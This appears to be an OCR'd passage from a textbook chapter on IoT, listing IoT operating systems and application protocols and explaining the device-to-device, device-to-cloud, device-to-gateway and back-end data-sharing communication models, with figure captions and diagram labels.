
Given below are some of the operating systems used by IoT devices:

- **Windows 10 IoT**: This is a family of operating systems developed by Microsoft for embedded systems.
- **Amazon FreeRTOS**: This is a free open-source OS used in IoT microcontrollers that makes low-power, battery-operated edge devices easy to deploy, secure, connect, and manage.
- **Contiki**: This is used in low-power wireless devices such as street lighting, sound monitoring systems, etc.
- **Fuchsia**: This is an open-source OS developed by Google for various platforms, such as embedded systems, smartphones, tablets, etc.
- **RIOT**: This has fewer resource requirements and uses energy efficiently. It has the ability to run on embedded systems, actuator boards, sensors, etc.
- **Ubuntu Core**: Also known as Snappy, this is used in robots, drones, edge gateways, etc.
- **ARM mbed OS**: This is mostly used for low-powered devices such as wearable devices.
- **Zephyr**: This is used in low-power and resource-constrained devices.
- **Nucleus RTOS**: Primarily used in aerospace, medical, and industrial applications.
- **NuttX RTOS**: This is an open-source OS primarily developed to support 8-bit and 32-bit microcontrollers of embedded systems.
- **Integrity RTOS**: Primarily used in the aerospace or defense, industrial, automotive, and medical sectors.
- **Brillo**: This is an Android-based embedded OS used in low-end devices such as thermostats.
- **Apache Mynewt**: This supports devices that work on the BLE protocol.

IoT Application Protocols

- **CoAP**: Constrained Application Protocol (CoAP) is a web transfer protocol used to transfer messages between constrained nodes and IoT networks. This protocol is mainly used for machine-to-machine (M2M) applications such as building automation and smart energy.
- **Edge**: Edge computing helps the IoT environment to move computational processing to the edge of the network, allowing smart devices and gateways to perform tasks and services from the cloud end. Moving computational services to the edge of the network improves content caching, delivery, storage, and management of the IoT.
- **LWM2M**: Lightweight Machine-to-Machine (LWM2M) is an application-layer communication protocol used for application-level communication between IoT devices; it is used for IoT device management.

- **Physical Web**: Physical Web is a technology used to enable faster and seamless interaction with nearby IoT devices. It reveals the list of URLs being broadcast by nearby devices with BLE beacons.
- **XMPP**: eXtensible Messaging and Presence Protocol (XMPP) is an open technology for real-time communication used for IoT devices. This technology is used for developing interoperable devices, applications, and services for the IoT environment.
- **Mihini/M3DA**: Mihini/M3DA is a software used for communication between an M2M server and applications running on an embedded gateway. It allows IoT applications to exchange data and commands with an M2M server.



IoT Communication Models

1 Device-To-Device Model

Light Bulb from manufacturer A

Wireless Network
- ✓ Bluetooth
- ✓ Z-wave
- ✓ Zigbee

Light Switch from manufacturer B

2 Device-To-Cloud Model

Application Service Provider

Device with Temperature Sensor
- ✓ HTTP
- ✓ TLS
- ✓ TCP
- ✓ IP

Device with Carbon Monoxide Sensor
- ✓ CoAP
- ✓ DTLS
- ✓ UDP
- ✓ IP

3 Device-to-Gateway Model

Application Service Provider

- ✓ HTTP
- ✓ TLS
- ✓ TCP
- ✓ IPv6

- ✓ CoAP
- ✓ DTLS
- ✓ UDP
- ✓ IPv6

IPv4/IPv6

Local Gateway

Device with Temperature Sensor

Device with Carbon Monoxide Sensor

Local 1 Protocol
- ✓ Bluetooth smart
- ✓ IEEE 802.11 (Wi-Fi)
- ✓ IEEE 802.15.4 (LR-WPAN)

4 Back-End Data-Sharing Model

Light Sensor

Protocol Stack
CoAP
or
HTTP

Application Service Provider #1

HTTPS
Oauth 2.0
JSON

Application Service Provider #2

Application Service Provider #3

IoT Communication Models

IoT technology uses various technical communication models, each with its own characteristics. These models highlight the flexibility with which IoT devices can communicate with each other or with the client. Discussed below are four communication models and the key characteristics associated with each model:

- **Device-to-Device Communication Model**

  In this type of communication, inter-connected devices interact with each other through the Internet, but they predominantly use protocols such as ZigBee, Z-Wave or Bluetooth. Device-to-device communication is most commonly used in smart home devices such as thermostats, light bulbs, door locks, CCTV cameras, and fridges, which transfer small data packets to each other at a low data rate. This model is also popular in communication between wearable devices. For example, an ECG/EKG device attached to the body of a patient will be paired to his/her smartphone and will send him/her notifications during an emergency.



Light Bulb from manufacturer A
Wireless Network
✓ Bluetooth
✓ Z-wave
✓ Zigbee
Light Switch from manufacturer B

Figure 18.3: IoT device-to-device communication model

- **Device-to-Cloud Communication Model**

  In this type of communication, devices communicate with the cloud directly, rather than directly communicating with the client to send or receive data or commands. It uses communication protocols such as Wi-Fi or Ethernet, and sometimes uses Cellular as well.

  An example of Wi-Fi-based device-to-cloud communication is a CCTV camera that can be accessed on a smartphone from a remote location. In this scenario, the device (here, the CCTV camera) cannot directly communicate with the client; rather, it first sends data to the cloud, and then, if the client inputs the correct credentials, he/she is then allowed to access the cloud, which in turn allows him/her to access the device at his/her home.



Application Service Provider
✓ HTTP
✓ TLS
✓ TCP
✓ IP
✓ CoAP
✓ DTLS
✓ UDP
✓ IP
Device with Temperature Sensor
Device with Carbon Monoxide Sensor

Figure 18.4: IoT device-to-cloud communication model

- **Device-to-Gateway Communication Model**

  In the device-to-gateway communication model, the IoT device communicates with an intermediate device called a gateway, which in turn communicates with the cloud service. This gateway device could be a smartphone or a hub that is acting as an intermediate point, which also provides security features and data or protocol translation. The protocols generally used in this mode of communication are ZigBee and Z-Wave.

  If the application layer gateway is a smartphone, then it might take the form of an app that interacts with the IoT device and with the cloud. This device might be a smart TV that connects to the cloud service through a mobile phone app.



Application Service Provider
✓ HTTP
✓ TLS
✓ TCP
✓ IPv6
✓ CoAP
✓ DTLS
✓ UDP
✓ IPv6
IPv4/IPv6
Local Gateway
Local 1 Protocol
Device with Temperature Sensor
Device with Carbon Monoxide Sensor
✓ Bluetooth smart
✓ IEEE 802.11 (Wi-Fi)
✓ IEEE 802.15.4 (LR-WPAN)

Figure 18.5: IoT device-to-gateway communication model

- **Back-End Data-Sharing Communication Model**

  This type of communication model extends the device-to-cloud communication type such that the data from the IoT devices can be accessed by authorized third parties. Here, devices upload their data onto the cloud, which is later accessed or analyzed by third parties. An example of this model would be an analyzer of the yearly or monthly energy consumption of a company. Later, the analysis can be used to reduce the company's expenditure on energy by following certain energy-harvesting or saving techniques.




Protocol Stack
CoAP
or
HTTP
Light Sensor
